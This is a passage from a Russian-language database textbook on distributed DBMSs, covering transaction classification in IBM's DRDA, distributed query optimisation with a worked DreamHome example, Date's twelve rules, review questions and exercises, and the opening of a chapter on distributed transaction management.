Распределенная СУБД должна гарантировать неразрывность глобальных транзакций, а это означает, что все ее субтранзакции в составе глобальной транзакции должны быть либо зафиксированы, либо отменены. Поэтому распределенная СУБД должна синхронизировать выполнение глобальной транзакции таким образом, чтобы иметь гарантии, что все ее субтранзакции были успешно завершены до того, как началась финальная операция фиксации результатов всей глобальной транзакции. Например, рассмотрим глобальную транзакцию, которая выполняет обновление данных на двух узлах, S_1 и S_2. Пусть субтранзакция на узле S_1 завершается успешно и фиксирует свои результаты, однако субтранзакция на узле S_2 не может успешно завершить свое выполнение и производит откат внесенных изменений для сохранения целостности локальной базы данных. В результате распределенная транзакция оказывается в несогласованном

состоянии из-за свойства постоянства внесенных изменений, которое не позволяет отменить фиксацию данных на узле S_1. Обсуждение корректных методов восстановления распределенных баз данных будет продолжено в следующей главе.

Классификация транзакций

Описание транзакций в этой главе завершается кратким рассмотрением классификации транзакций, которая определена в архитектуре распределенных реляционных баз данных (Distributed Relational Database Architecture — DRDA) компании IBM, В архитектуре DRDA предусмотрены следующие типы транзакций, характеризующихся последовательным возрастанием сложности взаимодействия СУБД, участвующих Б транзакции.

1. Удаленный запрос.
2. Удаленная единица работы.
3. Распределенная единица работы.
4. Распределенный запрос.

В этом контексте термин *запрос* рассматривается как эквивалентный термину *оператор SQL,* а *единица работы* эквивалентна *транзакции.* Эти четыре уровня показаны на рис. 22.9.

1. Удаленный запрос. Приложение на одном узле может отправить запрос (оператор SQL) на некоторый удаленный узел для выполнения. Запрос выполняется полностью на удаленном узле и может обращаться только к данным, находящимся на удаленном узле.
2. Удаленная единица работы. Приложение на одном (локальном) узле может отправить все операторы SQL в виде отдельной единицы работы (транзакции) на некоторый удаленный узел для выполнения. Все операторы SQL выполняются исключительно на удаленном узле и могут обращаться только к данным, находящимся на удаленном узле. Но решение о том, следует ли выполнить фиксацию или откат транзакции, принимается на локальном узле.
3. Распределенная единица работы. Приложение на одном (локальном) узле может отправить часть или все операторы SQL (образующие некоторую транзакцию) на один или несколько удаленных узлов для выполнения. Каждый оператор SQL выполняется исключительно на удаленном узле и может обращаться только к данным, находящимся на этом удаленном узле. Но разные операторы SQL могут выполняться на разных узлах. И в этом случае решение о том, следует ли выполнить фиксацию или откат транзакции, принимается на локальном узле.
4. Распределенный запрос. Приложение на одном (локальном) узле может отправить часть или все операторы SQL (образующие некоторую транзакцию) на один или несколько удаленных узлов для выполнения. Но в этом случае выполнение некоторых операторов SQL может потребовать доступа к данным, находящимся на разных узлах (например, для соединения или объединения отношений/фрагментов, находящихся на разных узлах).

22.5.3. Прозрачность выполнения

Прозрачность выполнения требует, чтобы работа в среде распределенной СУБД выполнялась точно так же, как и в среде централизованной СУБД. В распределенной среде работа системы не должна демонстрировать снижения произ-

водительности, связанного с ее распределенной архитектурой, например с наличием медленных сетевых соединений. Прозрачность выполнения также требует, чтобы распределенная СУБД была способна находить наиболее эффективные стратегии выполнения запросов.

В централизованной СУБД обработчик запросов должен оценивать каждый запрос, требующий доступа к данным, и находить оптимальную стратегию его выполнения, представляющую собой упорядоченную последовательность операций с базой данных. В распределенной среде обработчик распределенных запросов преобразует запрос, требующий доступа к данным, в упорядоченную последовательность операций с локальными базами данных. При этом возникает дополнительная сложность, связанная с необходимостью учитывать наличие фрагментации, репликации и определенной схемы размещения данных. Обработчик распределенных запросов должен выяснить:

- к какому фрагменту следует обратиться;
- какую копию фрагмента использовать, если его данные участвуют в репликации;
- в какое место хранения данных следует обратиться.

Обработчик распределенных запросов вырабатывает стратегию выполнения, которая является оптимальной с точки зрения некоторой стоимостной функции. Обычно распределенные запросы оцениваются по таким показателям:

- время доступа, включающее физический доступ к данным на диске;
- время работы центрального процессора, затрачиваемое на обработку данных в оперативной памяти;
- время, необходимое для передачи данных по сетевым соединениям.

Первые два фактора аналогичны тем, что учитываются в централизованных системах. Однако в распределенной среде СУБД необходимо учитывать и затра-




Рис. 22.9. Классификация транзакций в архитектуре DKDA: а) удаленный запрос; б) удаленная единица работы; в) распределенная единица работы; г) распределенный запрос

ты на передачу данных, которые во многих случаях оказываются доминирующими, поскольку в распределенных сетях скорость передачи составляет всего несколько килобайтов в секунду. Последнее замечание особенно справедливо в случае использования медленных сетевых соединений, характерных для глобальных сетей. В подобных ситуациях при оптимизации можно игнорировать затраты на ввод-вывод и затраты процессорного времени. Но локальные сети имеют скорость передачи данных, сравнимую со скоростью доступа к дискам. В этом случае при оптимизации должны учитываться все три показателя затрат.

Один из подходов к оптимизации запросов предполагает минимизацию общих затрат времени, связанных с выполнением запроса [268]. Другой подход предусматривает минимизацию времени реакции системы на запрос. При этом основная задача оптимизатора запросов состоит в максимальном распараллеливании выполнения операций [107]. В некоторых случаях время реакции системы на запрос может быть существенно меньше общих затрат времени на его выполнение. Ниже приводится пример, взятый из [265]. Он иллюстрирует возможное изменение времени реакции системы на запрос в зависимости от выбора различных, но вполне допустимых стратегий его выполнения.

Пример 22.7. Обработка распределенного запроса

Рассмотрим упрощенный вариант реляционной схемы приложения *DreamHome*, включающий следующие три отношения:

- Property (propertyNo, city) — **10 000 записей хранятся в Лондоне;**
- Client (clientNo, maxPrice) — 100 000 записей хранятся в Глазго;
- Viewing(propertyNo, clientNo) — **1 000 000 записей хранятся в Лондоне.**

Чтобы получить список объектов недвижимости в Абердине, которые были осмотрены потенциальными клиентами, согласными приобрести объекты недвижимости дороже 200 000 фунтов стерлингов, можно воспользоваться следующим запросом SQL:

```
SELECT p.propertyNo
FROM Property p INNER JOIN
     (Client c INNER JOIN Viewing v ON c.clientNo = v.clientNo)
    ON p.propertyNo = v.propertyNo
WHERE p.city = 'Aberdeen' AND c.maxPrice > 200000;
```

Для простоты предположим, что каждая строка каждого отношения имеет длину 100 символов, существует только 10 клиентов, согласных приобрести недвижимость по цене больше 200 000 фунтов стерлингов, и в городе Абердин было проведено 100 000 осмотров объектов недвижимости. Примем также, что время выполнения вычислений несущественно по сравнению с временем передачи данных, а скорость передачи данных по каналам связи составляет 10 000 символов а секунду, причем на каждое отправляемое между двумя узлами сообщение приходится задержка доступа, равная 1 секунде.

В [265] проанализировано шесть возможных стратегий выполнения этого запроса и для каждого из них вычислено соответствующее время реакции системы (см. рис. 22.4). Для определения времени передачи данных применялся алгоритм, описанный в разделе 22.2.

1. Переслать отношение Client в Лондон и выполнить там обработку запроса:

   Время = 1+(100 000 * 100/10 000) = 16,7 мин.

2. Переслать отношения Property и Viewing в Глазго и выполнить там обработку запроса:

Время = 2+[(1 000 000 + 10 000) * 100/10 000] ≈ 28 ч.

3. Соединить отношения Property и Viewing в Лондоне, выбрать строки для объектов недвижимости, расположенных в Абердине, а затем для каждой из отобранных строк проверить в Глазго, установил ли данный клиент значение максимально допустимой стоимости недвижимости maxPrice > 200 000 фунтов стерлингов. Проверка каждой строки предполагает отправку двух сообщений: запроса и ответа.

   Время = 100 000 * (1+100/10 000} + 100 000 * 1 ≈ 2,3 суток.

4. Выбрать в Глазго строки с данными о клиентах, установивших значение maxPrice > 200 000 фунтов стерлингов, после чего для каждого из них проверить в Лондоне, осматривал ли этот клиент объекты недвижимости в Абердине. И в этом случае каждая проверка включает отправку двух сообщений.

   Время = 10* (1+100/10 000) + 10* 1 ≈ 20 с.

5. Соединить отношения Property и Viewing в Лондоне, выбрать сведения об осмотрах объектов в Абердине, выполнить проекцию результирующей таблицы по атрибутам propertyNo и clientNo, после чего переслать полученный результат в Глазго для отбора строк по условию maxPrice > 200 000 фунтов стерлингов. Для упрощения предположим, что длина строки после операции проекции также равна 100 символам.

   Время = 1 + (100 000 * 100/10 000) = 16,7 мин.

6. Выбрать клиентов со значением атрибута maxPrice > 200 000 фунтов стерлингов в Глазго и переслать результирующую таблицу в Лондон для отбора сведений об осмотрах объектов недвижимости в Абердин:

   Время = 1 + (10 * 100/10 000) ≈ 1 с.

Таблица 22.17. Сравнение результатов применения различных стратегий для обработки одного и того же распределенного запроса

№	Стратегия	Время
1	Переслать отношение client в Лондон и выполнить там обработку запроса	16,7 мин
2	Переслать отношения Property и Viewing в Глазго и выполнить там обработку запроса	28 ч
3	Соединить отношения Property и Viewing в Лондоне, выбрать кортежи для объектов недвижимости в Абердине, а затем для каждого из отобранных кортежей проверить в Глазго, установил ли данный клиент значение предела допустимой стоимости недвижимости maxPrice > 200 ооо фунтов стерлингов	2,3 суток
4	Выбрать в городе Глазго кортежи клиентов, установивших значение maxPrice > 200 ооо фунтов стерлингов, после чего для каждого из них проверить в Лондоне, осматривал ли этот клиент объекты недвижимости в Абердине	20 с

Окончание табл. 22.17

№	Стратегия	Время
5	Соединить отношения Property и viewing а Лондоне, выбрать сведения об осмотрах объектов в Абердине, выполнить проекцию результирующей таблицы по атрибутам propertyNo и clientNo, после чего переслать полученный результат в Глазго для отбора кортежей по условию maxPrice > 200 000 фунтов стерлингов	16,7 мин
6	Выбрать клиентов со значением атрибута maxPrice > 200 ооо фунтов стерлингов в Глазго и переслать результирующую таблицу в Лондон для отбора сведений об осмотрах объектов недвижимости в Абердине	1с

Время отклика системы находится в пределах от 1 секунды до 2,3 суток, хотя каждая из предложенных стратегий является вполне корректной и позволяет получить ответ на данный запрос! Вполне очевидно, что если для выполнения запроса будет выбрана неподходящая стратегия, это может оказать крайне негативное влияние на уровень производительности системы. Обработка распределенных запросов подробно описана в разделе 23.7.

22.5.4. Прозрачность использования СУБД

Прозрачность использования СУБД позволяет скрыть от пользователя распределенной СУБД тот факт, что на разных узлах могут функционировать различные локальные СУБД. Поэтому данный тип прозрачности применим только в случае разнородных распределенных систем. Как правило, это один из самых сложных в реализации типов прозрачности. Проблемы, связанные с созданием разнородных систем, рассматривались в разделе 22.1.3.

22.5.5. Итоговые сведения о различных характеристиках прозрачности распределенных СУБД

В начале этого раздела, посвященного обсуждению различных типов прозрачности в среде распределенных СУБД, отмечалось, что достижение полной прозрачности не всеми расценивается как желаемая цель. Как мы уже видели, концепцию прозрачности нельзя отнести к типу "все или ничего", поскольку она может быть реализована на нескольких различных уровнях. Каждый из уровней подразумевает наличие определенного набора соглашений между узлами, входящими в систему. Например, при полной прозрачности узлы должны следовать общему соглашению по таким вопросам, как модель данных, интерпретация схем, представление данных и набор функциональных средств, предоставляемых на каждом из узлов. С другой стороны спектра находятся непрозрачные системы, в которых единственным соглашением является формат обмена данными и набор функциональных средств, предоставляемых каждым узлом в системе.

С точки зрения конечного пользователя полная прозрачность весьма желательна. Однако с точки зрения АБД локальной базы полностью прозрачный доступ может быть связан с трудностями осуществления контроля. Традиционный способ работы с представлениями, зачастую используемый для создания защитного механизма, в этой ситуации может оказаться недостаточно эффективным. Например, механизм работы с представлениями языка SQL позволяет ограни-

чить доступ к базовым таблицам или подмножеству данных базовой таблицы и разрешить его только конкретным пользователям. Однако он не позволяет также легко ограничить доступ к данным на основе набора критериев, отличных от имени пользователя. В учебном проекте *DreamHome* можно запретить конкретным пользователям удалять записи из таблицы Lease, но невозможно простыми средствами защитить эту таблицу, разрешив удалять из нее только те строки, которые относятся к договорам об аренде, срок действия которых уже истек, все задолженности по платежам погашены арендатором, а сам объект недвижимости находится в удовлетворительном состоянии.

Проще реализовать подобные функциональные средства с помощью процедур, которые будут запускаться удаленным пользователем. В этом случае локальные пользователи смогут работать с данными так же, как они работали прежде, используя стандартный механизм защиты СУБД. Однако удаленные пользователи смогут получать только такой тип доступа к данным, который реализован в предоставленном им наборе процедур, подобно тому, как это делается в объектно-ориентированных системах. *Объединенная архитектура* такого типа проще в реализации по сравнению с обеспечением полной прозрачности системы, к тому же она предоставляет более высокий уровень локальной автономности.

22.6. Двенадцать правил Дейта, которым должна соответствовать распределенная СУБД

В последнем разделе данной главы приведены двенадцать правил (или целей), которые были сформулированы Дейтом [91] для типичной распределенной СУБД. Основой для всех этих правил является то, что распределенная СУБД должна восприниматься конечным пользователем точно так же, как и привычная ему централизованная СУБД. Данные правила аналогичны двенадцати правилам Кодда для реляционных систем, которые представлены в приложении Г.

Основной принцип

С точки зрения конечного пользователя распределенная система должна выглядеть точно так же, как и обычная нераспределенная система.

Правило 1. Локальная автономность

Узлы в распределенной системе должны быть автономными. В данном контексте автономность означает следующее:

- локальные данные принадлежат локальным владельцам и сопровождаются -локально;
- все локальные **операции** остаются сугубо локальными;
- все операции на заданном узле контролируются только этим узлом.

Правило 2. Отсутствие зависимости от центрального узла

В системе не должно быть ни одного узла, без которого она не могла бы функционировать. Это означает, что в системе не должно существовать центральных серверов таких служб, как управление транзакциями, выявление взаимоблокировок, оптимизация запросов и управление глобальным системным каталогом.

Правило 3. Непрерывное функционирование

В идеальном случае в системе никогда не должна возникать потребность в плановом прекращении ее функционирования для выполнения следующих операций:

- добавление или удаление узла из системы;
- динамическое создание или удаление фрагментов из одного или нескольких узлов.

Правило 4. Независимость от местонахождения

Независимость от местонахождения эквивалентна прозрачности местонахождения. Пользователь должен получать доступ к базе данных с любого из узлов. Более того, пользователь должен получать доступ к любым данным таким образом, как если бы они хранились на его узле, независимо от того, где они физически находятся.

Правило 5. Независимость от фрагментации

Пользователь должен получать доступ к данным независимо от способа их фрагментации.

Правило 6. Независимость от репликации

Пользователь не должен нуждаться в сведениях о наличии копий данных. Это означает, что пользователь не должен обращаться непосредственно к конкретной копии элемента данных и заботиться об обновлении всех имеющихся копий элемента данных.

Правило 7. Обработка распределенных запросов

Система должна поддерживать обработку запросов, ссылающихся на данные, расположенные на нескольких узлах.

Правило 8. Обработка распределенных транзакций

Система должна поддерживать выполнение транзакций как единицы восстановления. Система должна гарантировать, что глобальные и локальные транзакции будут выполняться с сохранением четырех основных свойств транзакций: неразрывности, согласованности, изолированности и устойчивости.

Правило 9. Независимость от типа оборудования

Распределенная СУБД должна функционировать на оборудовании с различными вычислительными платформами.

Правило 10. Независимость от операционной системы

Прямым следствием предыдущего правила является требование, согласно которому распределенная СУБД должна функционировать под управлением различных операционных систем.

Правило 11. Независимость от сетевой архитектуры

Распределенная СУБД должна функционировать в среде самых различных сетей связи,

Правило 12. Независимость от базы данных

Должна быть предусмотрена возможность создавать распределенную СУБД на основе локальных СУБД различных типов, функционирование которых может

быть даже основано на поддержке разных моделей данных. Другими словами, распределенная СУБД должна поддерживать разнородную архитектуру.

Последние четыре правила являются пока лишь недостижимым идеалом. Поскольку их формулировка является слишком общей и отсутствуют стандарты на компьютерную и сетевую архитектуру, в обозримом будущем можно рассчитывать только на частичное соблюдение требований последних четырех правил разработчиками распределенных СУБД.

РЕЗЮМЕ

- **Распределенная** база данных представляет собой набор логически связанных между собой разделяемых данных (и их описаний), которые физически размещены в некоторой компьютерной сети. Распределенная СУБД представляет собой программный комплекс, предназначенный для прозрачного управления распределенной базой данных.
- Распределенную СУБД не следует смешивать с распределениой обработкой, при которой доступ к централизованной СУБД одновременно предоставляется многим пользователям в компьютерной сети. Распределенная СУБД отличается также от параллельной СУБД, в которой локальная система управления базой данных функционирует с использованием нескольких процессоров и устройств вторичной памяти, что позволяет организовать параллельное выполнение операций (если это возможно) с целью повышения производительности системы.
- Преимущества распределенной СУБД заключаются в том, что она позволяет отразить организационную структуру и повышает возможности совместного использования удаленных данных, а также повышает надежность, доступность и производительность системы, позволяет получить экономию средств и обеспечивает модульное наращивание мощности всей системы. Основными ее недостатками являются более высокая стоимость, сложность, отсутствие стандартов и нехватка опыта разработки и эксплуатации.
- Распределенные СУБД подразделяются на однородные и разнородные. Б однородной системе на всех узлах используется одно и то же программное обеспечение СУБД. А в разнородной системе на узлах могут применяться СУБД разных типов, которые могут даже быть основаны на разных моделях данных, поэтому такая система может состоять из реляционных, сетевых, иерархических и объектно-ориентированных СУБД.
- **Мультибазовой** системой называется распределенная СУБД, в которой каждый узел сохраняет полную автономность. Мультибазовая система формируется на основе существующих баз данных и файловых систем как прозрачный уровень доступа и рассматривается пользователями в виде единой базы данных. В ней формируется и сопровождает глобальная схема, в соответствии с которой пользователи выполняют запросы и обновляют данные. В мультибазовой системе осуществляется сопровождение только глобальной схемы, а сопровождение всех данных пользователей обеспечивается непосредственно в локальных СУБД.
- Все взаимодействия выполняются с помощью сетевых соединений, которые могут быть как локальными, так и глобальными. Локальные сетевые соединения устанавливаются на небольшие расстояния, но обеспечивают большую пропускную способность, чем глобальные. Особым видом глобальной сети является территориальная сеть, которая обычно охватывает территорию города или района.
- Аналогично тому, как централизованная СУБД должна предоставлять определенный набор стандартных функциональных средств, распределенная

СУБД должна предоставлять расширенные возможности связи, включать расширенный системный каталог, обеспечивать распределенную обработку запросов, представлять расширенные функции защиты, поддерживать расширенные средства распараллеливания операций, а также иметь собственную службу восстановления.

- Каждое отношение может быть разделено на некоторое количество частей, называемых **фрагментами**, которые размещаются на одном или нескольких узлах. В системе может быть предусмотрена репликация фрагментов для повышения степени готовности и обеспечения высокой производительности.
- Фрагменты подразделяются на два основных типа: горизонтальные и вертикальные. Горизонтальные фрагменты представляют собой подмножество строк, а вертикальные — подмножество атрибутов. Фрагменты подразделяются также на смешанные и производные. Они представляют собой разновидность горизонтальной фрагментации, в которой фрагментация одного отношения выполняется с учетом фрагментации другого.
- Определение и размещение фрагментов выполняются для достижения следующих целей: обеспечения локализации ссылок, повышения надежности и доступности данных, обеспечения приемлемого уровня производительности, достижения компромисса между стоимостью и емкостью устройств вторичной памяти, а также минимизации расходов на передачу данных. Три основных правила корректности фрагментации включают требования полноты, восстановимости и непересекаемости.
- Существуют четыре стратегии распределения, определяющие способ размещения данных: централизация (единственная централизованная база данных), фрагментация (каждый фрагмент размещается на одном из узлов), полная репликация (полная копия всей базы данных поддерживается на каждом узле) и избирательная репликация (комбинация первых трех способов).
- С точки зрения **пользователя** распределенная СУБД должна выглядеть точно так же, как и обычная централизованная СУБД, что достигается за счет обеспечения различных типов прозрачности. Благодаря прозрачности размещения пользователи не нуждаются в каких-либо сведениях о существующей в системе фрагментации/репликации данных. Прозрачность транзакций обеспечивает сохранение согласованности глобальной базы даже при наличии параллельного доступа к ней со стороны множества пользователей, а также возникновения в системе различных отказов. Прозрачность выполнения позволяет системе эффективно обрабатывать запросы, включающие обращение к данным на нескольких узлах. Прозрачность использования СУБД позволяет создавать распределенную систему на основе СУБД различных типов.

Вопросы

22.1. Поясните значение термина "распределенная СУБД" и назовите причины создания подобных систем.

22.2. Сравните распределенную СУБД и средства распределенной обработки и укажите различия между ними. При каких обстоятельствах выбор распределенной СУБД предпочтительнее применения распределенной обработки?

22.3. Сравните распределенную и параллельную СУБД и укажите различия между ними. При каких обстоятельствах распределенная СУБД предпочтительнее параллельной СУБД?

22.4. Назовите преимущества и недостатки, свойственные распределенным СУБД.

22.5. В чем состоят различия между однородными и разнородными распределенными СУБД? При каких обстоятельствах обычно формируются системы того и иного типа?

22.6. В чем состоят основные различия между локальными и глобальными сетями?

22.7. Какие функциональные возможности предоставляет распределенная СУБД?

22.8. Дайте определение мультибазовой системы. Опишите одну из исходных архитектур для подобной системы.

22.9. Одна из интенсивно развивающихся областей теории распределенных систем связана с выработкой методологии разработки распределенных баз данных. Назовите главные особенности, которые должны учитываться при проектировании распределенных баз данных, и поясните, как они связаны с глобальным системным каталогом.

22.10. В чем состоят стратегические цели определения и распределения фрагментов?

22.11. Дайте определение альтернативных схем фрагментации глобальных отношений и укажите различия между ними. Как можно проверить корректность выполненных действий и получить гарантии того, что в процессе фрагментации в базу данных не было внесено семантических изменений?

22.12. Какие уровни прозрачности должны поддерживаться распределенной СУБД? Приведите соответствующие примеры.

22.13. Распределенная СУБД должна гарантировать, что на любой паре узлов невозможно будет создать объект базы данных с одним и тем же именем. Одно из решений этой проблемы состоит в применении центрального сервера имен. Какие недостатки свойственны этому подходу? Предложите альтернативный подход, свободный от указанных недостатков.

22.14. Назовите четыре уровня транзакций, которые определены в архитектуре DRDA компании IBM. Сравните и сопоставьте эти четыре уровня. Приведите примеры, иллюстрирующие ваш ответ.

Упражнения

Крупная инженерная компания приняла решение распределить информацию, связанную с управлением выполняемыми в ней проектами, по всем регионам Великобритании. Существующая централизованная реляционная схема имеет следующее описание:

Employee (NIN, fName, lName, address, DOB, sex, salary, taxCode, deptNo)
Department (deptNo, deptName, managerNIN, businessAreaNo, regionNo)
Project (projNo, projName, contractPrice, projectManagerNIN, deptNo)
WorksOn (NIN, projNo, hoursWorked)
Business (businessAreaNo, tousinessAreaName)
Region (regionNo, regionName)

Ниже перечислены отношения, которые входят в эту реляционную схему.

- Employee. Отношение, содержащее сведения о работниках; первичный ключ — атрибут NIN.
- Department. Отношение, содержащее сведения о подразделениях компании; первичный ключ — атрибут deptNo. Атрибут managerNIN определяет работника, являющегося менеджером отделения. В каждом отделении может быть только один менеджер.

- Project. Отношение, содержащее сведения о выполняемых в компании проектах; первичный ключ — атрибут projNo. Руководитель проекта определяется атрибутом projectManagerNIN, а отделение, в котором выполняется проект, — атрибутом deptNo.
- WorksOn. Отношение, содержащее сведения о рабочих часах, отработанных работниками по каждому проекту; первичный ключ — пара атрибутов {NIN, projNo}.
- Business. Отношение, содержащее наименования деловых областей; первичный ключ — businessAreaNo.
- Region. Отношение, содержащее названия регионов; первичный ключ — атрибут regionNo.

Отделения компании группируются по регионам следующим образом:

```
Region 1: 'Scotland' (Шотландия).
Region 2: 'Wales' (Уэллс).
Region 3: 'England' (Англия).
```

Информация собирается по отдельным предметным областям, к которым относятся 'Software Engineering' (Программирование), 'Mechanical Engineering' (Конструирование) и 'Electrical Engineering' (Электротехника). Проекты по программированию не выполняются в Уэльсе, а все отделения, занимающиеся электротехникой, расположены в Англии. Для выполнения проектов работники привлекаются из местных отделений компании.

Помимо регионального размещения данных, существует дополнительное требование — обеспечить доступ к данным о персонале либо по личным данным (отношение Personnel), либо по сведениям о выполняемой работе (отношение Payroll).

22.15. Подготовьте диаграмму "сущность-связь" (ER-диаграмму) для описанной выше системы.

22.16. Используя созданную в упражнении 22.15 ER-диаграмму, подготовьте проект распределенной базы данных для описанной выше системы, включающий следующее:

а) подходящую схему фрагментации в системе;

б) минимальный набор предикатов (при использовании первичной горизонтальной фрагментации);

в) операции восстановления глобальных отношений из фрагментов.

Обоснуйте любые допущения, сделанные вами при разработке проекта.

22.17. Повторите упражнение 22.16 для учебного проекта *DreamHome*, описанного в приложении А.

22.18. Повторите упражнение 22.16 для учебного проекта *EasyDrive School of Motoring*, описанного в разделе 2 приложения Б.

22.19. Повторите упражнение 22.16 для учебного проекта *Wellmeadows*, описанного в разделе 3 приложения Б.

22.20. В разделе 22.5.1 (при обсуждении понятия прозрачности именования) для уникальной идентификации каждой копии любого фрагмента было предложено использовать псевдонимы. Подготовьте эскизный проект реализации этого подхода для обеспечения прозрачности именования.

22.21. Проверьте любую распределенную СУБД, к которой вы имеете доступ, и определите, соответствует ли она двенадцати правилам Дейта, которым должна отвечать любая распределенная СУБД. Если эта система не соответствует какому-либо из правил, укажите причины, по которым (по вашему мнению) в ней не соблюдается данное правило.

Глава 23

РАСПРЕДЕЛЕННЫЕ СУБД — ДОПОЛНИТЕЛЬНЫЕ КОНЦЕПЦИИ

В ЭТОЙ ГЛАВЕ...

- Выбор компонентов управления транзакциями с учетом способа распределения данных.
- Расширение технологий централизованного управления параллельным выполнением с целью применения в распределенной среде.
- Способы обнаружения взаимоблокировки при взаимодействии нескольких узлов.
- Восстановление после отказа базы данных в распределенной среде:
  - при использовании протокола двухфазной фиксации (2PC);
  - при использовании протокола трехфазной фиксации (3PC).
- Проблемы выявления нарушений и обеспечения целостности данных в распределенной среде.
- Стандарт обработки транзакций X/Open DTP.
- Основные принципы репликации базы данных, применяемого в качестве альтернативы распределению базы данных.
- Оптимизация распределенных запросов.
- Использование операций полусоединения в распределенной среде.
- Способы поддержки мобильных платформ в СУБД.
- Распределение и репликация данных в СУБД Oracle.

В предыдущей главе описаны основные концепции создания систем управления распределенными базами данных. С точки зрения пользователя функциональные средства распределенной СУБД выглядят весьма привлекательно. Однако с точки зрения реализации используемые для поддержки подобных функциональных средств протоколы и алгоритмы оказываются весьма сложными, что вызывает появление ряда серьезных проблем, в некоторых случаях способных даже перевесить те немалые преимущества, которые могут быть получены за счет применения этой технологии. В данной главе продолжено описание технологии распределенных СУБД и показано, как описанные в главе 19 протоколы управления параллельным выполнением, устранения взаимоблокировок и восстановления системы могут быть расширены с целью поддержки распределения и репликации данных.

Альтернативный способ распределения данных, который может оказаться намного проще, основан на использовании сервера репликации, обеспечивающе-

го создание копий данных на удаленных узлах. Средства репликации того или иного типа предусмотрены практически во всех СУБД, а многие компании-разработчики программного обеспечения поставляют на рынок автономные системы репликации данных. В настоящей главе рассматривается возможность применения сервера репликации вместо распределенной СУБД.

Структура этой главы

В разделе 23,1 кратко описано назначение механизма управления распределенными транзакциями. В разделе 23.2 приведено определение упорядочиваемости (которое было впервые представлено в разделе 19.2.2), уточненное с учетом применения средств распределения данных, а затем показано, как можно дополнить протоколы управления параллельным доступом, представленные в разделах 19.2.3 и 19.2.5, для применения в распределенной среде. В разделе 23.3 показано, с чем связано усложнение задачи выявления взаимоблокировок в распределенной СУБД, и описаны протоколы, которые могут применяться для обнаружения взаимоблокировок в распределенной среде. В разделе 23.4 рассматриваются отказы, которые могут иметь место в распределенной среде, а также протоколы, которые используются для обеспечения неразрывности и устойчивости распределенных транзакций. В разделе 23.5 кратко описана модель обработки распределенных транзакций X/Open DTP, которая определяет программный интерфейс для обработки транзакций. В разделе 23.6 рассматриваются основные проблемы, связанные с репликацией баз данных, и показана возможность применения сервера репликации в качестве альтернативы распределенной СУБД. В разделе 23.7 приведен обзор задач оптимизации распределенных запросов. В разделе 23.8 кратко рассматриваются способы поддержки мобильных платформ в СУБД. В разделе 23.9 дано общее описание способов распределения и репликации данных в СУБД Oracle. Все примеры в этой главе основаны на использовании материала учебного проекта *DreamHome*, описание которого можно найти в разделе 10.4 и приложении А.

23.1. Управление распределенными транзакциями

В разделе 22.5.2 было отмечено, что цели распределенной обработки транзакций аналогичны тем, которые преследуются при обработке транзакций в централизованных системах, хотя используемые для этого методы существенно сложнее, поскольку распределенная СУБД должна обеспечивать неразрывность всей глобальной транзакции, а также каждой из входящих в ее состав субтранзакций. В разделе 19.1.2 были выделены четыре высокоуровневых модуля базы данных, предназначенных для обработки транзакций, управления параллельным выполнением и восстановления в централизованной СУБД. *Диспетчер транзакций* координирует выполнение запускаемых прикладными программами транзакций и взаимодействует с *планировщиком*, ответственным за реализацию выбранной стратегии управления параллельным выполнением в системе. Цель работы планировщика состоит в достижении максимального уровня распараллеливания в системе с одновременной гарантией отсутствия какого-либо влияния параллельно выполняющихся транзакций друг на друга, что необходимо для постоянного сохранения базы данных в согласованном состоянии. Если в процессе выполнения транзакции происходит отказ, *диспетчер восстановления* обеспечивает восстановление базы данных и перевод ее в согласованное состояние, которое она имела до начала выполнения транзакции. Диспетчер восстановления также отвечает за восстановление базы данных до некоторого согласованного состояния и после отказов систе-

мы. *Диспетчер буферов* обеспечивает передачу данных между дисковыми устройствами и оперативной памятью компьютера.

В распределенной СУБД все эти модули по-прежнему имеются в каждой локальной СУБД. Кроме того, на каждом узле функционирует *диспетчер глобальных транзакций,* или *координатор транзакций,* координирующий выполнение глобальных и локальных транзакций, инициированных на данном узле. Все взаимодействия между узлами осуществляются через *компонент передачи данных* (диспетчеры транзакций на различных узлах не взаимодействуют непосредственно друг с другом).

Процедура выполнения глобальной транзакции, запущенной на узле S_1, осуществляется следующим образом,

1. Координатор транзакций (TC_1) на узле S_1 делит транзакцию на несколько субтранзакций, исходя из информации, сохраняемой в глобальном каталоге системы.
2. Компонент передачи данных на узле S_1 отправляет описание соответствующих субтранзакций на узлы S_2 и S_3.
3. Координаторы транзакций на узлах S_2 и S_3 организуют выполнение поступивших субтранзакций. Результаты их выполнения передаются координатору TC_1 с помощью компонентов передачи данных. Весь описанный процесс схематически представлен на рис. 23.1.

Основываясь на приведенной выше общей схеме обработки распределенных транзакций, можно перейти к описанию протоколов управления параллельным выполнением, обнаружения взаимоблокировок и восстановления.

23.2. Управление параллельным выполнением в распределенной среде

